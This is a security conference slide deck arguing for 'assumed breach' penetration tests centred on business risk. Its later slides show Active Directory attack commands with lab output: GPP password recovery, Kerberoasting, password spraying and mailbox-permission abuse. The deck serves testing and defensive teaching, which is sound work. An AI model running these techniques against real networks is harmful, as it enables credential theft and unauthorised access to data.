

# ***ASSUMED BREACH:*** The Better Pen Test

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Why we need to change our penetration testing paradigms

## 01 **TRADITIONAL PEN**

A look at the traditional penetration tests and their limitations

## 02 **MODERN ATTACKS**

What is happening in the real world

## 03 **RISK FOCUS**

The goals are always business focused, not technical

## 04 **ASSUMED BREACH**

How to get the best value out of your assessments

# Internal Pen

Traditionally, what have we been doing?



1



# ► NETWORK PENETRATION TESTING

## “TRADITIONAL” PENETRATION TEST

Penetration Testing has been standardized; it is time to reassess it



### PLUG IN TO INTERNAL NETWORK

Drop a laptop on the network and perform testing

### SCAN

Fire up the vuln scanner and let `er rip

### EXPLOIT

Cross reference exploits with vulns, press go button  
Likely password guessing here too





# ► NETWORK PENETRATION TESTING

## ASSUMPTIONS

Given X, what do we know to be true?



### PLUG IN TO INTERNAL NETWORK

Attacker has *their* device on the network  
No creds & No Access

### SCAN

Initial compromise via exposed network service

### EXPLOIT

Access via known exploit  
Password is escalation/pivot





# ► NETWORK PENETRATION TESTING

## FAULTY ASSUMPTIONS

Given X, what do we know to be true?



### PLUG IN TO INTERNAL NETWORK

How is the attacker starting in the network?

### SCAN

Are attackers really doing noisy scans?

### EXPLOIT

Are attackers really lobbing exploits everywhere?

Do they need access...or do they start with it? If the first point (top) is true, then this assumption is, at best, questionable





# A Look at the Attacks

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
We *must* look at the attacker's actions and techniques to better model them



2



# ► INSIDERS v OUTSIDERS



Total is >100% since some breaches included cooperation between insiders and external actors  
Source: Verizon DBIR <https://enterprise.verizon.com/resources/reports/2019-data-breach-investigations-report.pdf>



## Breach Actions

Top Actions in Breaches



### #1 Use of Stolen Credentials

Use of stolen credentials is still the top variety of hacking in breaches involving web applications, followed by SQLi.

### #2 RAM Scraper

96% of malware-related breaches utilize RAM scrapers to capture POS data. After RAM scrapers there is a huge drop off in frequency. C2, keyloggers and password dumpers all showing up in approximately 5% of cases or less.

### #3 Phishing


Phishing and pretexting represent 98% of social incidents and 93% of breaches. Email continues to be the most common vector (96%)





## Breach Actions

Top Actions in Breaches




In the top two cases, the attacker is effectively starting with access






# ▶ PHISHING STATS



PHISHING  
INCREASE

2017 PhishMe Enterprise Phishing Resiliency  
and Defense Report



NEVER CLICK  
ON PHISH

2018 Verizon DBIR



PHISHED PER  
CAMPAIGN

2018 Verizon DBIR





## Breach Actions

Top Actions in Breaches

Blog lays out likely real-world attack scenario

- Phishing
- Pivot to internal through remote access
- Targeted Kerberoasting => elevation of privilege
- Access high-value targets

<https://www.fireeye.com/blog/threat-research/2019/04/finding-weaknesses-before-the-attackers-do.html>



# Risk Focus

We need to focus on the business risk



3



# Business Risk

What is your most critical data or process?



Stolen

Leaked

Destroyed





# ▶ **GOAL FOCUSED**



**NEVER  
ASSUME**

Ask the *dumb* question

“I can guess, but I don’t like to be wrong, so can you describe for me what data or process if lost, destroyed, stolen, or leaked would cause the greatest damage to your organization?”





# ► DOMAIN ADMIN

## A TOOL, NOT A DESTINATION



Privileged access is a tool, not a destination. It can be used to access sensitive data and put the vulnerabilities into context.

Vulnerabilities always have a context!

Sensitive data can be compromised without administrative access



# Assumed Breach

Assume that some defenses failed  
Assume a bad actor gets on the network



4



# ▶ **MAKING GOOD DECISIONS**

## ■ **BE LESS CERTAIN**

Overconfidence is a significant bias

“But AgentY or ServiceZ will catch this attack!”

But what if it doesn’t?

## ■ **ASK “HOW OFTEN DOES THIS TYPICALLY HAPPEN?”**

How often are these types of attacks successful?

“Here? Never!”

Everywhere else but us!

## ■ **THINK PROBABILISTICALLY**

Some basic math will not kill you



## ▶ ACCESS VIA 0-DAY

Focuses on defending against initial access is a bit misguided

Focuses on the shell of the egg, not the yolk

There are more efficient ways to test many of these protections and detection methods

What are you actually trying to test?

What if the red team doesn't get in?



Do you really need a "Red Team" or do you just want the buzzword?

It can take a time for a red team to get initial access

- One team trying to get in vs all the bad guy teams
- Zero-day focus is expensive and changes very quickly
- Do you want to spend money on this or something else?

Attackers are still getting in and they often have access for 5-6 months

- Let's assume they are in, now what!

I'm not against Red Teams (I Love Them!) but we need to use the right tool for the job





# ▶ ASSUMED BREACH

Assume the attacker has  
internal access

Insider? Phish? Drive by?

1

2

Assume a  
common  
compromise  
scenario and  
then look for  
sensitive info

Assume access via common  
mechanism

Phishing on end-user system?

Command injection on web server?

Attacker has authenticated  
access

Credential stuffing? Phish? Access on  
end-user system?

3

4

Focus on the data

Every user has access to data. Is the  
sensitive data already accessible before  
escalation? Is it freely available on shares?



# ► PWNAGE WITHOUT DA




[redsiege.com/goal](https://redsiege.com/goal)

## Getting to the (Actual) Goal

by Mike Saunders | Jul 10, 2018 | Blog Posts

While certainly not a new topic, there has been plenty of discussion recently around the goals of pen testing. Many believe that getting DA is the be-all and end-all of an engagement. Others think it might be the goal.

Periodic reminder: Gaining DA and the use of `<script>alert("XSS!");</script>` implies the \_potential\_ impact. It demonstrates impact to less tech





# ► NETWORK SHARES

## LOOK AT AVAILABLE SHARES



PowerView has a lot of useful modules for finding data on the network

<http://redsiege.com/slides#abm> - Talk by Mike Saunders



**Find-InterestingDomainShareFile** Finds (non-standard) shares on hosts in the local domain

```
PS C:\>Find-InterestingDomainShareFile
```

- |                       |  |
|-----------------------|--|
| <b>ComputerName</b>   | Can be a single name or a list with @('comp1', 'comp2', 'comp3') (optional)        |
| <b>SharePath</b>      | Specifies one or more specific share paths to search, in the form \\COMPUTER\Share |
| <b>ExcludedShares</b> | Specifies share paths to exclude, default of C\$, Admin\$, Print\$, IPC\$.         |
| <b>Credential</b>     | Alternate credentials for connection   |
| <b>OfficeDocs</b>     | Switch to search for office documents (docx, xlsx, pptx, ..)                       |



DEC  
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## Finding Passwords in SYSVOL & Exploiting Group Policy Preferences

By Sean Metcalf in [Exploit](#), [Microsoft Security](#), [Technical Reference](#)

```
Set oShell = CreateObject("WScript.Shell")
Const SUCCESS = 0

sUser = "administrator"
sPwd = "Password2"

' get the local computername with WScript.Network,
' or set sComputerName to a remote computer
Set oWshNet = CreateObject("WScript.Network")
sComputerName = oWshNet.ComputerName

Set oUser = GetObject("WinNT://" & sComputerName & "/" & sUser)

' Set the password
oUser.SetPassword sPwd
oUser.SetInfo
```





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## Finding Passwords in SYSVOL & Exploiting Group Policy Preferences

By Sean Metcalf in Exploit, Microsoft Security, Technical Reference

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
- <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-
  02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
  <Properties action="U" newName="ADSAdmin" fullName="" description=""
  cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQjuqTonF3ZWAKa1iRvd4JGQ"
  changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator
  (built-in)" expires="2015-02-17" />
  </User>
</Groups>
```





# ► PWNAGE WITHOUT DA

DEC  
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## Finding Passwords in SYSVOL & Exploiting Group Policy Preferences

By Sean Metcalf in [Exploit](#), [Microsoft Security](#), [Technical Reference](#)

```
PS C:\> Get-GPPPassword
```

```
NewName      : [BLANK]
Changed      : {2014-02-21 05:28:53}
Passwords    : {password12}
UserNames    : {test1}
File         : \\DEMO.LAB\SYSVOL\demo.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences

NewName      : {mspresenters}
Changed      : {2013-07-02 05:43:21, 2014-02-21 03:33:07, 2014-02-21 03:33:48}
Passwords    : {Recycling*3ftw!, password123, password1234}
UserNames    : {Administrator (built-in), DummyAccount, dummy2}
File         : \\DEMO.LAB\SYSVOL\demo.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences
```





## Get-GPPPassword

Retrieves the plaintext password and other information for accounts pushed through Group Policy Preferences

```
PS C:> Get-GPPPassword
```

**OutputFormat** John [the Ripper] or Hashcat



**Invoke-Kerberoast** Requests service tickets for kerberoast-able accounts and returns extracted ticket hashes

```
PS C:> Invoke-Kerberoast -OutputFormat HashCat
```

**OutputFormat** John [the Ripper] or Hashcat



# ► PASSWORD SPRAYING

Get user list from AD, then sprays. Better than just guessing usernames!

```
PS C:\Users\jeclipse\Desktop> Import-Module .\DomainPasswordSpray.ps1
PS C:\Users\jeclipse\Desktop> Invoke-DomainPasswordSpray -Password Spring2017
[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] The smallest lockout threshold discovered in the domain is 10 login attempts.
[*] Removing disabled users from list.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 36 users gathered from the current user's domain

Confirm Password Spray
Are you sure you want to perform a password spray against 36 accounts?
[Y] Yes [N] No [?] Help (default is "Y"): y
[*] Password spraying has begun. Current time is 7:11 AM
[*] This might take a while depending on the total number of users
[*] SUCCESS! User:fn-2187 Password:Spring2017
[*] SUCCESS! User:tk-421 Password:Spring2017
[*] SUCCESS! User:tk-5531 Password:Spring2017
[*] Password spraying is complete
```



# ▶ DOMAINPASSWORDSPRAY

## Invoke-DomainPasswordSpray

This module performs a password spray attack against users of a domain. By default it will automatically generate the userlist from the domain. Be careful not to lockout any accounts.

```
PS C:> Invoke-DomainPasswordSpray -Password Winter2019
```

**Password** A single password that will be used to perform the password spray

**PasswordList** A list of passwords one per line to use for the password spray

**OutFile** A file to output the results to

**UsernameAsPassword** For each user, will try that user's name as their password



# ▶ ABUSING MAILBOX PERMISSIONS

```
PS C:\Users\jeclipse\Desktop> Invoke-OpenInboxFinder -EmailList .\emaillist.txt
[*] Trying Exchange version Exchange2010
[*] Autodiscovering email server for darth.vader@galacticempireinc.com...
```

```
[*] Checking for any public folders...
```

```
Found public folder: test-public-1
Found public folder: test-public-2
```

Public Folders Found

```
[*] Checking access to mailboxes for each email address...
```

```
[*] SUCCESS! Inbox of maximillian.veers@galacticempireinc.com is readable.
Permission level for Default set to: Reviewer
Permission level for Anonymous set to: Custom
Subject of latest email in inbox: RE: SECRET HOTH BASE INFO
[*] SUCCESS! Inbox of juno.eclipse@galacticempireinc.com is readable.
Permission level for Default set to: None
Permission level for Anonymous set to: None
Subject of latest email in inbox: Deathstar Plans
```

Inbox of a different user

"Default" permission for Inbox set to "Reviewer"

Current user's Inbox



# ▶ DOMAINPASSWORDSPRAY

## Invoke-OpenInboxFinder

This module will connect to a Microsoft Exchange server using Exchange Web Services and check mailboxes to determine if the current user has permissions to access them

```
PS C:> Invoke-OpenInboxFinder -EmailList email-list.txt
```

### EmailList

List of email addresses one per line to check permissions on

### Remote

Will prompt for credentials for use with connecting to a remote server such as Office365 or an externally facing Exchange server



# ***ASSUMED BREACH:***

## The Better Pen Test

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